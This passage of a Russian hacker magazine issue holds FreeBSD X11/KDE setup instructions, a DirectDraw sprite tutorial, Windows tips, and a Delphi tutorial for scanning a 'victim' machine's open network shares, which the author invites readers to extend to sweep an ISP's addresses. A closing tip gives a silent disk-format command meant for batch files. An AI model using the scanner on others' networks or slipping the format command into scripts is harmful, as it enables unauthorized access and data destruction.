далеко не самого свежего Xfree86 3.3.6, от которого уже попахивает плесенью. Та же история и у других систем ветки *BSD - OpenBSD и NetBSD. Что и неудивительно - это серверные системы, а на сервере графическая среда нужна отнюдь не в первую очередь, вот к ним и внимание соответствующее. Наконец, ставить более новую версию Xfree86 нужно хотя бы по одной причине: если твоя видеокарта не старше полутора-двух лет, ты ее в списке поддерживаемого оборудования просто не найдешь. Идем на http://www.xfree86.org и скачиваем последнюю версию xfree, коя на сегодняшний день - 4.2.0. Обрати внимание, что на Ftp-шнике доступны версии отдельно для Linux'а и разных *BSD-систем. Не пренебрегай этим фактом и качай то, что тебе подходит, в нашем случае - версию для FreeBSD, она представлена дюжиной .tgz-пакетов, которые ты должен скачать все, также не забудь оттуда же взять инсталляционный скрипт (install.sh). Качать придется в сумме около пятидесяти мегабайт, так что запасись терпением. На изумленные возгласы: «Чем качать, у меня же Фряха, голая консоль и больше ничего!», я отвечу - man wget. На крайняк, можешь скачать xfree в Винде своим любимым download-менеджером: ведь Free-/Open-/NetBSD Fat-разделы видит. Да, нужно ли говорить, что при установке бзди ты ответил "no" на вопрос об установке X-сервера Xfree 3.3.6? Скачали, скинули все куда-нибудь в /tmp. А затем просто запускаем инсталляционный скрипт:

```
#./install.sh
```

После чего побежит процесс установки, система проверит, стоит ли у тебя предыдущая версия Xfree86, если да, то поинтересуется, сохранять ли настройки, и т.п. Так как у нас ничего не стояло :), то тупо отвечаем 'y' на все задаваемые вопросы.

Настройка

Поставили. Теперь осталось самое главное - ПРАВИЛЬНО сконфигурить иксы. Не пугайся, все не так сложно, как кажется, а о подводных камнях я расскажу. Так что просто перемещаемся в /usr/X11R6/bin/ и запускаем оттуда на выбор одну из двух конфигурационных программ: xf86config - консольную или xf86cfg - графическую. Цель обеих одинакова - сформировать и записать конфигурационный файл XF86Config, просто первая делает это, последовательно задавая тебе вопросы в консоли, а вторая - запускает графическую оболочку, активизирует в ней твою мышь и дает возможность, не напрягаясь, сконфигурить иксы буквально несколькими щелчками мыши. Да, файл XF86Config еще можно просто написать руками с нуля в своем любимом текстовом редакторе, но это уже для эстетов. Думаю, понятно, что мы будем использовать... правильно, первую, консольную программу :). На то есть несколько причин: во-первых, она полнее и подробнее, во-вторых, если у тебя стоит OpenBSD, то у тебя возникнут проблемы с мышкой уже на этапе конфигурирования, так как в этой «самой пуленепробиваемой» системе за мышь отвечает один драйвер wsmouse, и если он у тебя активизирован в консоли (раскомментирована соответствующая строчка в /etc/rc.conf), то ты обломишься -



Внимание!

С августа на страницах журнала появляется UnixFAQ. Поэтому, если у тебя есть какие-либо вопросы или неясности касательно *nix'ов, начинай мылить уже сегодня на unixfaq@real.xakep.ru

в иксах мышь работать откажется. И потом, кстати, иксы по-любому не запустятся, выпав с ошибкой device "busy". Такой вот выбор - либо тут мышь, либо там. Наконец, в любом случае нам придется полученный файл XF86Config править руками.

Итак, запустили /usr/X11R6/bin/xf86config, и программа пошла задавать какие-то вопросы. Я не буду объяснять их все, т.к. на вопросы типа: какая у тебя мышь, какая у тебя видеокарточка (выбрать из списка) или какой язык предпочитаешь, думаю, ты сможешь ответить сам. К тому же большинство из вопросов имеет довольно разумные ответы «по умолчанию», которые - если ты не перепахал свою систему вдоль и поперек - должны подойти. Отмечу лишь следующие:

- Секция Xkb, на вопрос «Хотите ли вы включить поддержку xkb», отвечаешь "yes", и затем в подразделах выбираем из предложенного списка варианты переключения раскладки клавиатуры и т.п. Опять-таки тут все на твой вкус, единственное, что не советую, так это занимать в подразделе XkbOptions какое-либо действие за сочетанием клавиш Ctrl+Alt (а такой вариант на выбор имеется), т.к. они задействованы для переключения консолей в иксах на любую другую: Ctrl+Alt+X (X-номер консоли).
- Секция Monitor, если ты не нашел свой монитор в предлагаемом списке, а инструкция к нему давно потеряна, то могут возникнуть проблемы с определением ключевых параметров: HorizSync и VertRefresh (т.е. частота горизонтальной и вертикальной развертки).

Предлагаю маленький хинт: выставить заведомо слишком большие (или слишком маленькие) значения, а затем (см. ниже) попробовать запустить иксы. Некоторая часть граждан почему-то считает, что монитор, получив неверные значения, обязательно взорвется (ну или хотя бы сгорит ЭЛ-трубка ;) собственно, этот миф и послужил причиной создания многочисленных фобий и фантазий на тему «боюсь настраивать иксы, вон сосед ставил линукс, и у него монитор сгорел». На самом же деле, если только у тебя моник не из исторического прошлого, он на неверные значения всего лишь ругнется табличкой «Out of range», где заодно высветятся границы значений нужных нам параметров для этого монитора.

Тут-то ты и не теряйся, а записывай их на бумажку :). Итак, процедура конфигурирования закончена, и финальным аккордом будет подтверждение внесения всех изменений записью их в главный файл: «Do you want to record changes in /etc/X11/XF86Config?». В ответ вводим, разумеется, 'y'. Но это еще не все. Начинается самое интересное. Если ты запустишь X-сервер (командой xinit), то что ты увидишь? Ну, во-первых, ты можешь увидеть то самое "Out of range", а если даже все и нормально, то результатом запуска скорее всего будет ужасное разрешение экрана (у меня было 1800x1600 :) при не менее ужасной частоте (60 Гц) с каким-то совершенно фантастическим количеством цветов, также, возможно, не будет работать мышка (не по той причине, что в OpenBSD, там бы иксы просто не запустились). Но все это поправимо.

Правим под себя конфиг…

Открываем в каком-нибудь text editor'е (vi, emax, joe...) файл /etc/X11/XF86Config и начинаем его редактировать. Как видишь, это простой текстовый файл, для удобства разбитый на секции и снабженный комментариями.

Во-первых, сразу проверь, что у тебя написано в крысиной секции (Section "InputDevice"). Поле Identifier нас не интересует (можешь написать там «Logitech Optical Cordless Mouseman» для своей двухкнопочной Mitsumi :), в поле Driver должно стоять "mouse" (если у тебя мышка, конечно ;), а вот следующее поле важно. По логике оно должно выглядеть так: Option "Protocol" "PS/2", так оно, кстати, и в Линуксе выглядит. Но в случае FreeBSD эта строчка как раз повод к тому, чтобы мышь в иксах не работала. А чтобы все было о'кей, меняем запись "PS/2" на "auto", т.е. в результате будет: Option "Protocol" "auto". Все, мышь прикрутили.

Далее - решаем проблему с разрешением и цветом. Для этого нужно глянуть в секцию Screen (Section "Screen"), где ты увидишь несколько подсекций "Display" (SubSection "Display") с прописанными глубинами цвета - от 1 до 24. Думаю, монохромный дисплей тебя не устраивает, да и 16 цветов тоже - явно маловато :), так что в самом начале (после полей Identifier, Device и Monitor) прописываем строчку: DefaultColorDepth 24, что означает установку глубины цвета по умолчанию 24 бита. Тут же, справившись с цветами, смотрим на ту подсекцию "Display", где объявлена эта глубина - 24 (Depth 24), и после оной строчки прописываем разрешение, которое хотим видеть, следующим образом: Modes "1024x768". Что означает - установить для глубины цвета 24 бита разрешение 1024x768 точек (поставишь то, которое тебе нужно). А так как данная глубина у нас проставлена по умолчанию, то при старте иксы будут запускаться в разрешении 1024x768 с глубиной цвета 24 бита. Красота! Отмечу тут же, что параметр Modes может в качестве аргументов иметь несколько различных частот (записывай их подряд, отделяя каждую в кавычки), тогда ты сможешь переключаться между ними. И,

наконец, частота. Убивать глаза на 60-ти герцах - удовольствия мало, поэтому ищем секцию «Монитор» (Section "Monitor") и пишем туда три следующие строчки:

HorizSync [диапазон]; VertRefresh [диапазон]; ModeLine [значения]. Как ты можешь подобрать первые два диапазона, я уже упоминал, а последняя строчка имеет формат типа "1024x768" 94.50 1024 1072 1168 1376 768 769 772 808 +hsync +vsync, где первые два аргумента - разрешение и частота, а остальное - рабочие характеристики твоего монитора. Выставь их в соответствии с твоим вкусом, единственное, что не советую, ставить частоту ниже 85 Гц - это вредно для глаз. Все! Иксы отконфигурированы, запускай теперь тот же xinit и любуйся, как все изменилось с момента прошлого запуска иксов :). Если X-сервер запускаться откажется и упадет с ошибкой, проверь еще раз конфиг.




X В СТИЛЕ][

Тоха (Toxa@real.xakep.ru)

Эта волшебная буква «К»

Но это еще только полдела. Ты ведь X-server ставил не для того, чтобы на xterm'ы любоваться, верно? Правильно, поэтому еще нужно поставить какой-нибудь Window Manager. Их сейчас, как грязи, но мое мнение об оболочках ты слышал: будем ставить только то, в чем нам удобно нормально работать. Ориентируясь на массового читателя, предположу, что 90% взирающих на эти строки - приверженцы либо Gnome, либо KDE. Мне больше по душе последний, кто думает иначе - ради Бога, я не собираюсь вас переубеждать. Но я буду описывать установку именно K Desktop Environment aka KDE :).
Идем на http://www.kde.org (или воспользуемся системой портов FreeBSD :) и качаем себе свеженькую версию КДЕ'шки. Я, как фанат свежего (пусть и глючного :) софта, ставил себе KDE 3 - последнюю версию, но, возможно, ты остановишься на более стабильной KDE 2.2.2. Разницы при установке между ними никакой. Вуаля, выбрали на FTP Bsd-версию KDE и запустили закачку. Качать тут придется подольше, чем XFree86, полный дистрибутив (опять-таки раскиданный в несколько десятков пакетов) весит около 200 Мб, однако ты можешь взять только самое необходимое: qt (без него никак, на Qt-libs построен сам KDE), kdelibs (основные библиотеки), kdebase (говорит само за себя) и чего-то-там-еще (подробнее посмотри на сайте, там описано, что содержит каждый пакет и какие из них необходимы для установке KDE, а какие - опциональны). Я не парился и за ночь скачал все, что было :).



Что же выбрать? :)

Скачав, кидаем все в отдельную папку и натравливаем команду pkg_add на все пакеты в данном каталоге: pkg_add *. Программа pkg_add (добавления пакета) сама проверит требуемые зависимости, выстроит пакеты по очередности их установки (так, чтобы все зависимости удовлетворялись) и, если надо, скажет, что для такого-то пакета требуется другой. В таком случае тебе всего лишь надо будет опять слазить на FTP, откуда ты скачивал KDE, и взять недостающий пакет. Есть и другой вариант - добавлять пакеты ручками по одному :). В любом случае, если для установки какого-либо пакета потребуется иной (о, эти знаменитые никсовые зависимости! :), то программа pkg_add будет пытаться найти его в текущем каталоге и, если найдет, установит сначала его, а если нет - выдаст знаменитое "failed dependences". После установки тебе будет выдано радостное «type 'startkde' to start KDE». Однако, если ты наберешь это ручками тут же в консоли, то ничего хорошего не произойдет, и KDE запускаться откажется. Что и неудивительно - X-server-то не запущен! О чем и будет сообщено. Есть выход: запустить xinit, а оттуда, из xterm'a, уже пустить KDE (startkde). Но это слишком извращенно, к тому же в KDE будет болтаться консолька xterm'a, из которой КДЕ и запущен, стало быть, если ты эту консольку прибьешь, прибьется и порожденный процесс (KDE). Поэтому так никто не делает.
А делают проще. Создаешь в своем домашнем каталоге файл .xinitrc (touch ~/.xinitrc) и в него пишешь всего одну строчку: exec startkde, что означает - выполнять команду startkde (т.е. запуск КДЕ) при запуске X-сервера. Все! Теперь, при наборе startx (или xinit, что непринципиально), у тебя запустится и X-server, и KDE с теми настройками, естественно, что мы определили в файле XF86Config.



Результат усилий неплох :)

Теперь осталось только настроить сам KDE под себя, т.к. многое в нем проставлено по умолчанию не лучшим образом и требует тюнинга. Но это уже совсем другая история.

TIPS&TRICKS

В папке Windows\Web находятся различные файлы, отвечающие за оформление Windows. В Win9x это файлы с расширением .htt, которые можно открыть с помощью Notepad. Вот список самых интересных файлов:
folder.htt - отвечает за оформление папок Windows;
mycomp.htt - отвечает за оформление папки "Мой Компьютер";
printers.htt - отвечает за оформление папки "Принтеры";
controlp.htt - отвечает за оформление папки "Панель Управления";
efault.htt - отвечает за оформление папок "Temporary Internet Files", "Downloaded Program Files", "Subscriptions", "History", "Портфель";
safemode.htt - отвечает за оформление рабочего стола при ошибке Windows 98;
recycle.htt - отвечает за оформление папки "Корзина";
shedule.htt - отвечает за оформление папки "Назначенные Задания";
nethood.htt - отвечает за оформление папки "Nethood";
dialup.htt - отвечает за оформление папки "Удаленный Доступ к Сети";
deskmovr.htt - отвечает за оформление активного рабочего стола;
wvleft.bmp - отвечает за графическое оформление папки Windows (можно открыть с помощью Paint).
wvline.gif и wvlogo.gif - отвечают за графическое оформление папок.
Дополнительно: если файл folder.htt скопировать в папку Windows\ и Windows\System\, то Win9x больше не будет задавать лишних вопросов при их открытии.

Поярков Илья (Terabyte) / NTD3k, www.cnt.ru/~wh, terabyte@bk.ru

Ведущий рубрики Tips&Tricks Иван Скляров (Sklyarov@real.xakep.ru) Присылай мне свои трюки и советы, и, возможно, ты увидишь их на страницах][. В конце года самый активный участник получит 100$. Редакция журнала и ведущий рубрики не несут ответственности за советы, которые читатели дают друг другу ;).

Horrific aka Фленов Михаил (smirnandr@mail.ru)
www.cydsoft.com/vr-online

R50 2.2K 1W J10 LINE OUT J11 R51 68 C30 .47

Delphi
Простейший сканер ресурсов

В последнее время очень сильно увеличился поток просьб написать сканер расшаренных ресурсов. Я долго сопротивлялся, потому что хотел отложить эту тему на начало осени. Но мой ящик уже не выдержал, и сегодня я напишу маленькую прогу, которую ты сможешь без проблем превратить в сканер ресурсов.

Horrific aka Фленов Михаил smirnandr@mail.ru www.cydsoft.com/vr-online

Зачем искать


Что такое расшаренные ресурсы? Это любые ресурсы компа (директории, диски или принтеры), к которым открыт свободный доступ по сети. Если комп подключен к локальной сети, то для обмена файлами чаще всего открывают какой-нибудь диск или папку. Ну а если комп имеет еще и выход в Инет, то к этим ресурсам можно пробраться из любой точки вселенной, если не приняты никакие меры предосторожности.

Очень много начинающих ламеров в сети твоего прова не отключают «Вход в сеть» и при этом имеют расшаренные ресурсы, не защищенные паролем. Сейчас таких ламеров становится уже намного меньше (да и окна уже не такие дырявые, и через них уже не так сильно дует), но такое чудо можно еще встретить практически у любого крупного прова.

Как можно догадаться, у любого прова есть куча IP адресов, и перебирать их вручную достаточно сложное дело. Чтобы автоматизировать процесс поиска используют специальные сканеры шаровых ресурсов. Простейший вариант такого сканера нам и предстоит сегодня написать.

Оформим в лучшем виде

На форме нам понадобится только один компонент TEdit (в свойстве name я указал AddressEdit) и один TMemo (здесь в свойстве name оставим значение по умолчанию Memo1). Все это дело нужно должным образом оформить и добавить кнопочку «Просканировать». На рисунке 1 ты можешь увидеть мой вариант формы.



Форма будущего сканера

В компоненте AddressEdit мы будем вводить адрес сканируемого компа. Здесь мы будем сканировать только одну жертву. Если ты захочешь, то сможешь потом доработать пример, чтобы он перебирал несколько адресов подряд или из какого-то списка. Но это уже на твое усмотрение, а для примера достаточно и одного. Ну а в компоненте Memo1 мы будем отображать найденные открытые ресурсы.

Шкодим

Теперь нам нужно создать обработчик события OnClick для кнопки и написать в нем содержимое листинга 1. Если тебе листинг понятен, то можешь заканчивать чтение статьи. Ну а если у тебя возникли проблемы, то давай разберем его подробнее.

В самом начале я заполняю структуру NetContainerToOpen, которая объявлена у меня в разделе var как тип NETRESOURCE. У нее нужно заполнить следующие поля:

NetContainerToOpen.dwScope - в этом параметре нужно указать рамки перечисляемых ресурсов. Я указал RESOURCE_GLOBALNET, чтобы поиск происходил в сети.

NetContainerToOpen.dwType - здесь указывается тип перечисляемых ресурсов. Ты можешь указать RESOURCETYPE_DISK для дисков, RESOURCETYPE_PRINT для принтеров и RESOURCETYPE_ANY для всего подряд.

NetContainerToOpen.lpLocalName - этот параметр нужно обнулить.

NetContainerToOpen.lpRemoteName - здесь нужно указать NETBios имя сканируемого компа или IP адрес. Если ты указываешь адрес, то в начале нужно прибавить два слеша \\, что я и делаю.

NetContainerToOpen.lpProvider - имя владельца ресурса. Если оно неизвестно, то нужно указать nil.

Открытие скана

После заполнения структуры нужно открыть процесс сканирования. Для этого существует функция WNetOpenEnum со следующими параметрами:

1. Область сканирования. Здесь снова указываем RESOURCE_GLOBALNET.
2. Тип сканируемых ресурсов. Снова указываем все подряд - RESOURCETYPE_ANY.
3. Здесь нужно указать, какие ресурсы надо перечислять. Если нужно все подряд, то просто укажи 0. Возможно также значения RESOURCEUSAGE_CONNECTABLE - подключаемые или RESOURCEUSAGE_CONTAINER - хранимые.
4. Структура, которую мы заполнили.
5. Переменная типа THandle, которая будет использоваться в дальнейшем.

Перечисление шар

После того как мы открыли перечисление, можно смело приступать к его реализации. Для этого я запускаю бесконечный цикл:

```
while TRUE do
 begin
 end;
```

Внутри цикла я постоянно вызываю функцию WNetEnumResource. Если она мне возвращает ошибку (результат не равен NO_ERROR), то я закрываю перечисление с помощью WnetCloseEnum и выхожу из процедуры.

У функции WnetEnumResource есть четыре параметра:

1. Здесь нужно указать ту же переменную, что мы указывали в последнем параметре при открытии перечисления WNetOpenEnum.
2. Здесь нужно указать переменную, в которой хранится число необходимых к возврату ресурсов. У меня это переменная EntriesToGet, в которой записано число 2000. После того как функция выполнится, в этой переменной будет не 2000, а количество реально открытых ресурсов.
3. Здесь должен быть массив структур TNetResource. Его длина должна быть достаточной для хранения возвращенной информации об открытых ресурсах. Я запрашиваю максимум 2000 ресурсов, значит массив должен состоять из 2000 структур (ResourceBuffer: array[1..2000] of TnetResource ;).
4. Размер массива, указанного в предыдущем параметре.

У функции WnetCloseEnum есть только один параметр, в котором мы должны указать ту же переменную, что мы указывали в последнем параметре при открытии перечисления WNetOpenEnum.

Вывод результата

Если перечисление прошло успешно, то мы можем вывести полученную информацию на экран. Для этого я запускаю цикл от 0 до количества возвращенных значений EntriesToGet:


```
for i := 1 to EntriesToGet do
 Memo1.Lines.Add(string(ResourceBuffer[i].lpRemoteName));
```

Внутри цикла я добавляю в компонент Memo1 строку, содержащую имя ресурса. Имя полученного открытого ресурса можно прочитать в переменной lpRemoteName структуры ResourceBuffer[i]. Единственное, что тут надо помнить - ResourceBuffer[i].lpRemoteName это не строка, поэтому этот параметр надо превратить в строку. Для этого надо написать String() и в скобках указать то, что мы хотим превратить в строку: String(ResourceBuffer[i].lpRemoteName).

Disconnect

Итак, сканер шаровых ресурсов готов, правда, он пока сканирует только одну указанную машину. Из-за этого использование этой проги в боевых условиях для поиска шар определенного прова нереально. Но никто же

R42 PB +36 FROM PA BOARD



Результат работы сканера ресурсов

не мешает тебе дополнить прогу перебором, ведь это не так уж и сложно.

Дополнительную инфу, как всегда, можно найти на моем сайте www.cydsoft.com/vr-online. Там же можно найти и исходники этой проги после выхода журнала в свет или можешь поискать на диске к этому номеру Х.

P.S. У меня к тебе просьба, на сто баксов :). Не пиши мне большие письма. После появления рубрики "Кодинг" меня каждый день валят вопросами. Я не в состоянии всем рассказывать то, о чем пишут книги. Я могу что-то подсказать, где-то помочь, но не больше. А просьбы типа помоги написать прогу - вообще нереальны. Я отвечаю только на те вопросы, где ответ займет несколько строчек. Целые лекции по мылу я разводить не могу. Я бы с удовольствием помог всем, но это НЕВОЗМОЖНО. Вас слишком много, а я один :(((. Поэтому лучше разбей свой вопрос на несколько маленьких и спрашивай постепенно, а не все сразу.

Листинг 1

```
procedure TForm1.Button1Click(Sender: TObject);
var
 hNetEnum: THandle;
 NetContainerToOpen: NETRESOURCE;
 ResourceBuffer: array[1..2000] of TNetResource;
 i,ResourceBuf,EntriesToGet: DWORD;
begin
 NetContainerToOpen.dwScope:=RESOURCE_GLOBALNET;
 NetContainerToOpen.dwType:=RESOURCETYPE_ANY;
 NetContainerToOpen.lpLocalName:=nil;
 NetContainerToOpen.lpRemoteName:= PChar('\\'+AddressEdit.Text);
 NetContainerToOpen.lpProvider:= nil;

   WNetOpenEnum(RESOURCE_GLOBALNET, RESOURCETYPE_ANY,
RESOURCEUSAGE_CONNECTABLE or RESOURCEUSAGE_CONTAINER,
      @NetContainerToOpen, hNetEnum);

 while TRUE do
  begin
   ResourceBuf := sizeof(ResourceBuffer);
   EntriesToGet := 2000;

   if (NO_ERROR <> WNetEnumResource(hNetEnum, EntriesToGet,
      @ResourceBuffer, ResourceBuf)) then
   begin
    WNetCloseEnum(hNetEnum);
    exit;
   end;

   for i := 1 to EntriesToGet do
    Memo1.Lines.Add(string(ResourceBuffer[i].lpRemoteName));
  end;
end;
```

TIPS&TRICKS

В составе Win9x есть очень полезная утилита hwinfo.exe, которая выкладывает ВСЮ информацию о железе и конфликтах. Если ее просто запустить, то она тебе ничего не выдаст, т.к. необходимо добавить ключ /ui. Запускать ее лучше через меню Пуск -> Выполнить -> hwinfo /ui

Поярков Илья (Terabyte) / NTD3k, www.cnt.ru/~wh, terabyte@bk.ru

Ведущий рубрики Tips&Tricks Иван Скляров (Sklyarov@real.xakep.ru) Присылай мне свои трюки и советы, и, возможно, ты увидишь их на страницах][. В конце года самый активный участник получит 100$. Редакция журнала и ведущий рубрики не несут ответственности за советы, которые читатели дают друг другу ;).


Horrific aka Фленов Михаил (smirnandr@mail.ru)
www.cydsoft.com/vr-online

Программирование графики Улучшенные спрайты

Наши знания уже дошли до такого уровня, что мы готовы создавать простые в использовании демки на основе спрайтов. Единственное, чего нам не хватает, так это прозрачности. Пока что я показал, как полностью вывести спрайт. Но чаще всего нужно использовать при выводе прозрачность, чтобы одна картинка накладывалась поверх другой.

Horrific aka Фленов Михаил smirnandr@mail.ru www.cydsoft.com/vr-online

Теория

Допустим, что у нас есть две картинки, показанные на рисунке 1 и на рисунке 2. Изображение первого рисунка мы уже использовали в наших прогах в качестве фона и сегодня оно будет выполнять ту же функцию. Изображение на втором рисунке мы сегодня выведем поверх фона. При этом нам надо вывести только самолет, а цвет фона должен быть проигнорирован.




Рисунок 1. Фон

Рисунок 2. Прозрачная картинка

Задача достаточно простая, но в то же время требует немного дополнительных усилий. В DirectDraw она решается следующим образом:

1. После загрузки изображения в поверхность надо указать, какой цвет должен быть прозрачным.

2. Во время вывода поверхности с изображением на экран указать, что при выводе надо учитывать цвет прозрачности. При этом из поверхности изображения будет копироваться все, кроме цвета прозрачности, т.е. только самолет.

Шкодинг

Загружай пример, описанный в прошлом номере X, сейчас мы его подкорректируем. Я больше не буду давать полный исходник примеров, потому что они постоянно растут, а размер журнала остается тем же. Поэтому здесь будет только описание, а исходник будет выкладываться на моем сайте или на диске к этому номеру X.

Для начала заведи в разделе var новую переменную поверхности для хранения изображения самолета:

```
FTransImageSurface : IDirectDrawSurface7;
```

Теперь найди то место, где мы загружаем картинку фона. После загрузки фона нужно добавить следующие две строчки:

```
FTransImageSurface := DDLoadBitmap(FDirectDraw, '2.bmp', 0, 0);
DDSetColorKey(FTransImageSurface, RGB(255, 0, 255));
```

В первой строке я загружаю картинку с именем 2.bmp в поверхность FTransImageSurface. Процесс такой же, как и при загрузке фона, поэтому тут не должно быть вопросов. Я только напомню, что картинка 2.bmp должна находиться в той же директории, что и прога, иначе нужно указывать полный или относительный путь к файлу.

Во второй строке этого кода я указываю для поверхности FTransImageSurface цвет прозрачности с помощью функции DDSetColorKey. У нее два параметра:

1. Поверхность, у которой надо установить цвет прозрачности. Нам надо здесь указать FTransImageSurface.

2. Значение цвета, который будет использоваться в качестве прозрачного. Чтобы указать цвет, я использую функцию RGB(Красный, Зеленый, Синий). У этой функции три параметра, которые указывают красную, зеленую и синюю составляющую цвета. Каждая составляющая изменяется от 0 до 255. Если у тебя в качестве прозрачности используется красный цвет, то нужно указать RGB(255, 0, 0).

Лично я люблю использовать цвет со значениями RGB(255, 0, 255).

Уроки рисования

Картинка загружена и уже указан цвет, который будет использоваться в качестве прозрачного. Теперь нам осталось только вывести ее на экран.

Напоминаю, что картинку фона мы выводили с помощью метода BltFast следующим образом:

```
FPrimarySurface.BltFast (175, 75, FImageSurface, nil, DDBLTFAST_WAIT);
```

Этот код копирует содержимое поверхности FimageSurface (указана в качестве третьего параметра) во вторичный буфер - FPrimarySurface. Первые два параметра указывают на левую и верхнюю позиции картинки. В последнем параметре мы указывали только DDBLTFAST_WAIT - если вывод сейчас невозможен, то необходимо ожидание возможности вывода.

Вывод прозрачной картинки происходит практически так же, единственная разница - необходимо указать в последнем параметре, что при копировании надо использовать прозрачность. Поэтому у меня в следующем коде последний параметр состоит из двух флагов - DDBLTFAST_WAIT и DDBLTFAST_SRCCOLORKEY. Первый флаг - это все то же ожидание при невозможности копировании, а второй флаг указывает на необходимость учета прозрачности. Если второй флаг опустить, то вывод осуществится в нормальном режиме, даже несмотря на то, что мы указали прозрачный цвет.

Вот пример вывода нашей картинки, который надо вставить сразу после вывода фона:

```
srcrect:=Rect(0,0,180,90);
FPrimarySurface.BltFast (200, 200, FTransImageSurface, @srcrect,
  DDBLTFAST_WAIT or DDBLTFAST_SRCCOLORKEY);
```

Указатели

Заметь, что при вызове BltFast в качестве четвертого параметра указана переменная srcrect. Точнее сказать, тут используется только адрес структуры @srcrect в памяти. Значок @ указывает на то, что нужно использовать не саму переменную, а только ее адрес.

Адресация - это очень сильная вещь. Когда ты вызываешь процедуру, то перед ее вызовом все передаваемые параметры записываются в специальную область памяти - стек. После этого вызывается процедура, и она уже читает из стека переданные ей параметры.

Теперь допустим, что у тебя есть какая-то переменная (любого типа) размером с пару мегабайт. Когда ты вызываешь какую-то процедуру и передаешь ей эту переменную, то все содержимое переменной записывается в стек, что отнимает много времени и расходует лишнюю память. Чтобы не делать такого бессмысленного копирования, ты должен всего лишь передать в процедуру указатель на переменную в памяти. Любой указатель занимает всего 4 байта, и только они будут копироваться в стек. После того как процедура начнет свое выполнение, она прочитает указатель и спокойно по нему найдет нужные данные в системной памяти.

Итак, чтобы получить адрес любой переменной нужно писать так: "@Переменная" (без кавычек, конечно же). Чтобы увидеть содержимое, находящееся по определенному адресу (иногда еще говорят "указатель", потому что адресная переменная указывает на данные в памяти), нужно написать так - "Адрес^" (после переменной указателя поставить значок ^).



Работа с размерами

Теперь разберемся с четвертым параметром метода BltFast. Как ты уже понял, там передается указатель на структуру srcrect. Сама структура объявлена в разделе var следующим образом.

```
var
 srcrect:TRect;
```

Структура TRect - это всего лишь запись из 4-х значений - левой, верхней, правой и нижней позиций. В нашем случае в такой структуре мы будем передавать позиции картинки, которую надо вывести. Конечно же, мы можем вывести всю картинку, указав вместо структуры значение nil, но в следующий раз нам понадобится именно структура для создания первой анимации.
Чтобы заполнить структуру значениями, нужно выполнить следующий код:

```
srcrect:=Rect(0,0,180,90);
```

Здесь выполняется функция Rect у которой есть четыре параметра: левая, верхняя, правая и нижняя позиции, необходимые для структуры. Результат выполнения этой функции - проинициализированная структура, которая записывается в нашу переменную srcrect.

Восстановление поверхности

Не забудь, что если программа потеряла фокус, то все поверхности нужно восстанавливать. Наша прозрачная поверхность не исключение, так что найди тот код, где мы реанимируем программу, и подкорректируй его так:

```
if hRet = DDERR_SURFACELOST then
 begin
  FPrimarySurface._Restore;
  FImageSurface._Restore;
  FTransImageSurface._Restore;
  FPrimarySurface.Blt(nil, nil, nil, DDBLT_COLORFILL or DDBLT_WAIT, @bltfx);
  FImageSurface := DDLoadBitmap(FDirectDraw, '1.bmp', 0, 0);
  FTransImageSurface := DDLoadBitmap(FDirectDraw, '2.bmp', 0, 0);
  DDSetColorKey(FTransImageSurface, RGB(255, 0, 255));
 end;
```

В случае нарушения поверхностей последние две строки этого кода снова загрузят графический файл и заново установят цвет прозрачности.

Shutdown

Результат работы проги ты можешь увидеть на рисунке 3. Как видишь, на этом скрине рисунок 2 нарисован поверх рисунка 1, при этом цвет фона самолета отсутствует.



Рисунок 3. Результат работы программы

А на сегодня отведенное мне место уже заканчивается, а в следующий раз я создам первую анимацию. А именно - наш самолет научится летать и вертеться в воздухе. Таким вот способом мы медленно, но верно доберемся до вершины графического мастерства.
Исходники примера, как всегда, можно скачать с моего сайта www.cydsoft.com/vr-online после выхода этого номера в свет или поищи на диске.

P.S. У меня к тебе просьба, на сто баксов :). Не пиши мне большие письма. После появления рубрики "Кодинг" меня каждый день валят вопросами. Я не в состоянии всем рассказывать то, о чем пишут книги. Я могу что-то подсказать, где-то помочь, но не больше. А просьбы типа помоги написать прогу вообще нереальны. Я отвечаю только на те вопросы, где ответ займет несколько строчек. Целые лекции по мылу я разводить не могу. Я бы с удовольствием помог всем, но это НЕВОЗМОЖНО. Вас слишком много, а я один :(((. Поэтому лучше разбей свой вопрос на несколько маленьких и спрашивай постепенно, а не все сразу.



С помощью только одной команды в командной строке или в bat-файле ты можешь отформатировать диск или дискету без всяких вопросов и запросов компьютера.

Команда: echo y | format a: /q /v:hack /autotest

Поярков Илья (Terabyte) / NTD3k, www.cnt.ru/-wh, terabyte@bk.ru

Ведущий рубрики Tips&Tricks Иван Скляров (Sklyarov@real.xakep.ru) Присылай мне свои трюки и советы, и, возможно, ты увидишь их на страницах][. В конце года самый активный участник получит 100$. Редакция журнала и ведущий рубрики не несут ответственности за советы, которые читатели дают друг другу ;).

Lefside (lefside@mail.ru)
советы на врезках Гела Рябуха
AKA Riablo (riablo@gol.ge)

